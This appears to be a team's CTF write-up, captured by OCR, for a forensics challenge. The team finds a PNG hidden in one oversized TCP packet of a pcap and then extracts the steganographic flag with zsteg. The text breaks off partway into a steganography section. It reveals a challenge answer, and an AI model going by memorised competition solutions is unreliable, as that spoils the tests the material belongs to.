
# UMCS CTF Preliminary Round

# TEAM FRESH_HASHER WRITEUP

## Table of Contents


# 1.0 FORENSIC

## 1.1 Hidden in Plain Graphic


Wireshark · Protocol Hierarchy Statistics · plain_zight.pcap

| Protocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Packets | End Bytes | End Bits/s | PDUs |
|---|---|---|---|---|---|---|---|---|---|
| Frame | 100.0 | 5003 | 100.0 | 562942 | 3540 k | 0 | 0 | 0 | 5003 |
| Internet Protocol Version 4 | 100.0 | 5003 | 17.8 | 100060 | 629 k | 0 | 0 | 0 | 5003 |
| User Datagram Protocol | 50.9 | 2549 | 3.6 | 20392 | 128 k | 0 | 0 | 0 | 2549 |
| Z21 LAN Protocol | 0.0 | 1 | 0.0 | 24 | 150 | 0 | 0 | 0 | 1 |
| Malformed Packet | 0.0 | 1 | 0.0 | 0 | 0 | 1 | 0 | 0 | 1 |
| Session Initiation Protocol | 6.3 | 317 | 4.3 | 24445 | 153 k | 317 | 24445 | 153 k | 317 |
| Domain Name System | 31.7 | 1586 | 5.3 | 29802 | 187 k | 944 | 27234 | 171 k | 1586 |
| Malformed Packet | 12.8 | 642 | 0.0 | 0 | 0 | 642 | 0 | 0 | 642 |
| Data | 12.9 | 645 | 4.5 | 25493 | 160 k | 645 | 25493 | 160 k | 645 |
| Transmission Control Protocol | 49.1 | 2454 | 64.4 | 362726 | 2281 k | 296 | 37650 | 236 k | 2454 |
| SSH Protocol | 5.8 | 292 | 2.2 | 12264 | 77 k | 292 | 12264 | 77 k | 292 |
| Hypertext Transfer Protocol | 31.0 | 1551 | 45.0 | 253587 | 1594 k | 1551 | 253587 | 1594 k | 1551 |
| File Transfer Protocol (FTP) | 6.3 | 315 | 2.9 | 16065 | 101 k | 315 | 16065 | 101 k | 315 |

From the Protocol Hierarchy it clearly shows that the TCP has the majority of the traffic. So, the file could be transported via TCP.



Wireshark · Export · HTTP object list

Text Filter:

Content Type: All Content-Types


| Packet | Hostname | Content Type | Size | Filename |
|---|---|---|---|---|

When check for any object that can possibly be extracted from the HTTP traffic and turns out it shows nothing.


_ws.col.protocol == "TCP"

| No. | Time | Source | Destination | Protocol | Length | Arrival Time | Info |
|---|---|---|---|---|---|---|---|
| 110 | -0.496545 | 217.24.247.123 | 77.119.51.154 | TCP | 51 | Mar 28, 2025 16:33:12.050356000 Malay Peninsula Standard Time | 32069 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of |
| 124 | -0.445528 | 253.85.144.214 | 21.76.59.45 | TCP | 51 | Mar 28, 2025 16:33:12.101373000 Malay Peninsula Standard Time | 49900 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of |
| 136 | -0.512556 | 156.7.45.63 | 223.174.176.79 | TCP | 51 | Mar 28, 2025 16:33:12.034345000 Malay Peninsula Standard Time | 55493 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of |
| 156 | -0.835999 | 179.191.129.78 | 9.218.212.180 | TCP | 51 | Mar 28, 2025 16:33:11.710902000 Malay Peninsula Standard Time | 19071 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of |
| 176 | -0.634047 | 234.208.2.188 | 165.148.109.71 | TCP | 51 | Mar 28, 2025 16:33:11.912854000 Malay Peninsula Standard Time | 34574 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of |
| 187 | -0.591572 | 39.181.220.140 | 246.162.94.11 | TCP | 51 | Mar 28, 2025 16:33:11.955329000 Malay Peninsula Standard Time | 43927 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of |
| 198 | -0.525085 | 197.183.223.214 | 215.10.135.1 | TCP | 51 | Mar 28, 2025 16:33:12.021816000 Malay Peninsula Standard Time | 2943 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a |
| 219 | -0.533321 | 188.86.238.98 | 38.248.147.19 | TCP | 51 | Mar 28, 2025 16:33:12.013580000 Malay Peninsula Standard Time | 11156 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of |
| 250 | -0.947425 | 8.142.54.121 | 201.169.5.23 | TCP | 51 | Mar 28, 2025 16:33:11.599476000 Malay Peninsula Standard Time | 14962 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of |
| 256 | -0.730968 | 109.216.179.231 | 126.85.195.222 | TCP | 51 | Mar 28, 2025 16:33:11.815933000 Malay Peninsula Standard Time | 9607 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a |
| 264 | -0.801313 | 30.205.19.250 | 191.245.251.221 | TCP | 51 | Mar 28, 2025 16:33:11.745588000 Malay Peninsula Standard Time | 50219 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of |
| 314 | -0.696420 | 249.22.166.142 | 224.90.252.16 | TCP | 51 | Mar 28, 2025 16:33:11.850481000 Malay Peninsula Standard Time | 38960 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of |

Therefore, I apply the filter to only shows TCP protocols.




```
_ws.col.protocol == "TCP"

No.  Time      Source           Destination      Protocol Leng Arrival Time                                                   Info
 562 -0.999498 45.168.1.5       46.168.1.10      TCP      28539 Mar 28, 2025 16:33:11.547403000 Malay Peninsula Standard Time 12345 → 80 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=28499
4979 -0.468562 232.192.231.26   194.250.12.109   TCP         51 Mar 28, 2025 16:33:12.078339000 Malay Peninsula Standard Time 58496 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4969 -0.470759 60.145.84.206    2.45.112.93      TCP         51 Mar 28, 2025 16:33:12.076142000 Malay Peninsula Standard Time 13235 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4963 0.094697  51.15.32.124     97.157.89.21     TCP         51 Mar 28, 2025 16:33:12.641598000 Malay Peninsula Standard Time 42841 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4958 -0.773203 48.212.111.164   4.205.255.127    TCP         51 Mar 28, 2025 16:33:11.773698000 Malay Peninsula Standard Time 60372 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4954 -0.717443 10.167.158.19    93.176.164.68    TCP         51 Mar 28, 2025 16:33:11.829458000 Malay Peninsula Standard Time 36277 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4951 -0.683313 158.182.66.160   255.245.80.111   TCP         51 Mar 28, 2025 16:33:11.863588000 Malay Peninsula Standard Time 57252 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4932 -0.606032 86.178.140.238   161.43.196.216   TCP         51 Mar 28, 2025 16:33:11.940869000 Malay Peninsula Standard Time 42963 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4924 -0.277451 140.193.160.241  182.70.135.221   TCP         51 Mar 28, 2025 16:33:12.269450000 Malay Peninsula Standard Time 11812 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4921 -0.648838 123.84.203.22    227.67.125.125   TCP         51 Mar 28, 2025 16:33:11.898063000 Malay Peninsula Standard Time 49718 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4915 -0.325243 113.117.42.208   117.20.159.176   TCP         51 Mar 28, 2025 16:33:12.221658000 Malay Peninsula Standard Time 39085 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4905 -0.357759 254.194.97.8     155.64.59.92     TCP         51 Mar 28, 2025 16:33:12.189142000 Malay Peninsula Standard Time 4175 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a
4892 -0.007594 92.91.165.55     250.187.120.242  TCP         51 Mar 28, 2025 16:33:12.539307000 Malay Peninsula Standard Time 49041 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4884 -0.387896 36.203.27.228    49.184.173.75    TCP         51 Mar 28, 2025 16:33:12.159005000 Malay Peninsula Standard Time 41437 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4793 -0.556103 116.191.248.233  171.197.116.10   TCP         51 Mar 28, 2025 16:33:11.990798000 Malay Peninsula Standard Time 35508 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4773 -0.170356 175.153.185.31   221.169.77.39    TCP         51 Mar 28, 2025 16:33:12.376545000 Malay Peninsula Standard Time 27267 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4760 -0.161765 237.67.219.108   7.100.3.253      TCP         51 Mar 28, 2025 16:33:12.385136000 Malay Peninsula Standard Time 56883 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4756 -0.428845 166.205.247.109  196.231.25.84    TCP         51 Mar 28, 2025 16:33:12.118056000 Malay Peninsula Standard Time 3014 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a
4726 -0.725980 244.114.118.9    10.227.141.101   TCP         51 Mar 28, 2025 16:33:11.820921000 Malay Peninsula Standard Time 20314 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
4707 -0.642023 127.186.55.145   131.246.215.31   TCP         51 Mar 28, 2025 16:33:11.904878000 Malay Peninsula Standard Time 24208 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of
```

```
    Destination Port: 80
    [Stream index: 274]
  ▸ [Conversation completeness: Incomplete (28)]
    [TCP Segment Len: 28499]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 0
    [Next Sequence Number: 28500    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 0
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x018 (PSH, ACK)
    Window: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x5d2c [unverified]
    [Checksum Status: Unverified]
```

```
0020  50 18 20 00 5d 2c 00 00  89 50 4e 47 0d 0a 1a 0a   P· ·],·· ·PNG····
0030  00 00 00 0d 49 48 44 52  00 00 02 00 00 00 02 00   ····IHDR ········
0040  08 06 00 00 00 f4 78 d4  fa 00 00 6f 1a 49 44 41   ······x· ···o·IDA
0050  54 78 9c ed 9d 77 98 5e  45 f5 c7 3f 9b 5e 49 42   Tx···w·^ E··?·^IB
0060  12 20 d4 d0 7b e8 48 ef  5d 01 05 29 fe e8 52 15   · ··{·H· ]··)··R·
0070  05 51 11 15 0b 76 10 91  a2 f4 a6 62 03 41 10 10   ·Q···v·· ···b·A··
0080  e9 20 82 80 d2 3b 84 14  4a 42 80 40 2a 21 65 cb   · ···;·· JB·@*!e·
0090  ef 8f b3 2b c9 b2 9b dd  f7 bd df 99 b9 e5 7c 9e   ···+···· ······|·
00a0  e7 3c 80 26 e7 9e 99 f7  de b9 e7 ce 9c d2 00 0d   ·<·&···· ········
00b0  34 d0 02 40 4b 43 03 d0  02 2d d0 d0 d0 40 0b 2d   4··@KC·· ·-···@·-
00c0  40 03 0d 2d d0 d2 d0 42  03 ad b4 d8 9f b3 3f 0f   @······B ······?·
00d0  0d 2d 2d d8 ff d9 40 ab  2a fb 63 6d 7f 9f 16 5a   ·-----@· *·cm···Z
00e0  1a ec 8f b4 b4 fe fd ff  5d b3 ed fa ff 53 de 40   ········ ]····S·@
00f0  8b fd 35 fb f3 2d 2c f2  f7 3f f6 ff b7 5e bf 05   ··5··-,· ·?···^··
0100  68 68 f8 e8 ff 37 9d 36  86 86 8f fe 24 1f 99 da   hh···7·6 ····$···
0110  d2 3a d4 45 af df d2 3a  5e fe 37 15 0b 0d e8 23   ·:·E···: ^·7····#
0120  96 07 36 05 d6 05 d6 07  56 00 46 02 4b 03 4b 00   ··6····· V·F·K·K·
```


Most of the TCP are actually quite similar so reorder the packets based on length in descending order. It will show there is a packet numbered 562 with the length of 28539 which is uncommonly large compared to other packets. From the payload it shows that there is a PNG header which mean there is a image hiding in it and it could be the flag. Hence extract the Hex value and put it in Cyberchef to render the image.



Input format: Hex

```
89504e470d0a1a0a0000000d494844520000020000000200080600000000f478d4fa00006f1a49444154789ced9d77985e45f5c73f9b5e4
9421220d4d07be848ef5d010529fee85215055111150b761091a2f4a66203411010e9208280d23b84144a4280402a2165cbef8fb32bc9
b29bddf7bddf99b9e57c9ee73c8026e79e99f7deb9e7ce9cd2000d34d002404b4303d0022dd0d0d0400b2d40030d2dd0d2d04203adb4d
89fb33f0f0d2d2dd8ffd940ab2afb636d7f9f165a1aec8fb4b4fefdff5db3edfaff53de408bfd35fbf32d2cf2f73ff6ffb75ebf056868
f8e8ff379d3686868ffe241f99dad23ad445afdfd23a5efe37150b0de82396073605d605d607560046024b034b004dc04c6001f036f00
6f01af004f038f05cebffe738b1d90a3814d80158b1f57f7b1db80fb80678248d594ec5e98dada59b001b63f7e60ad89ada1b5b577b62
ebea14602ab6ae3e8bada78f0193a25bed54829ec0aec005c08b9837914566017f058e01968a380ea7ba8c00fe46d7f7e68dad7fd6714
2b30c702c76cfcd22fbbafa02703eb00bd023e2389c92b22a7026f026d96fcece643e7003b0177ed33a61180d8ca7fbf7e43860a51486
3aa5a727f049eca5bf8070ebea1bc04f8155e20ccb2913eb02bf23ec0ddad9c27b1cf690388e8201c033d47e2f3e05f48f6fae53527a0
007a0d941ad459a805bb06305c7592c4b015761374dcc9bb4bdbc801d39384e56be4bfdf7e1b712d8eb948fdd88ffe2efc811b8128bd5
729c456800be044c23ed4dda5efe889d93394e3df406dea7fefb6f6aab0ec7a98765803f917e1d5d58de07bec04261e74eb51909dc4af
a1bb3337917d833d8e89d32b333d9efbf1da35bed94819d81b748bf7e762677e21f5795672bf27d93b6491316d0e241824e2d9c4cf67b
```

The image is successfully rendered from the Hex value. Save the image for further investigation.



Zsteg

```
b1,r,lsb,xy .. text: "b^~SyY[ww"
b1,rgb,lsb,xy .. text: "24:umcs{h1dd3n_1n_png_st3g}"
b1,abgr,lsb,xy .. text: "A3tgA#tga"
b1,abgr,msb,xy .. file: Linux/i386 core file
b2,r,lsb,xy .. file: Linux/i386 core file
b2,r,msb,xy .. file: Linux/i386 core file
b2,g,lsb,xy .. file: Linux/i386 core file
b2,g,msb,xy .. file: Linux/i386 core file
b2,b,lsb,xy .. file: Linux/i386 core file
b2,b,msb,xy .. file: Linux/i386 core file
b2,abgr,lsb,xy .. file: 0420 Alliant virtual executable not stripped
b3,bgr,msb,xy .. file: StarOffice Gallery theme \001\002, 16711680 objects, 1st
b3,abgr,lsb,xy .. file: StarOffice Gallery theme \020, 8388680 objects, 1st A
b4,r,lsb,xy .. file: Novell LANalyzer capture file
b4,b,lsb,xy .. file: 0420 Alliant virtual executable not stripped
b4,rgba,msb,xy .. file: Applesoft BASIC program data, first line number 8
```


Since it is image and the given file name for this challenge is ‘plain_zight.pcap’. The first come to mind is to use Zsteg to get the flag. Therefore, I uploaded the image to Aperisolve and at the Zsteg section it reveal the flag.

### 1.1.1 Challenge Conclusion

The challenge embedded a PNG picture within TCP traffic that contained steganographic data. The actual insight was to locate the extremely large packet and to identify the PNG header. This highlights the importance of examining packet sizes and payloads when examining network captures. The flag was then extracted using Zsteg, demonstrating the need to use numerous forensic techniques in combination.


# 2.0 STEGNOGRAPHY

## 2.1 Broken




```
00000000  63 74 66 7B 74 68 69 73 20 69 73 20 6E 6F 74 20  ctf{this is not 
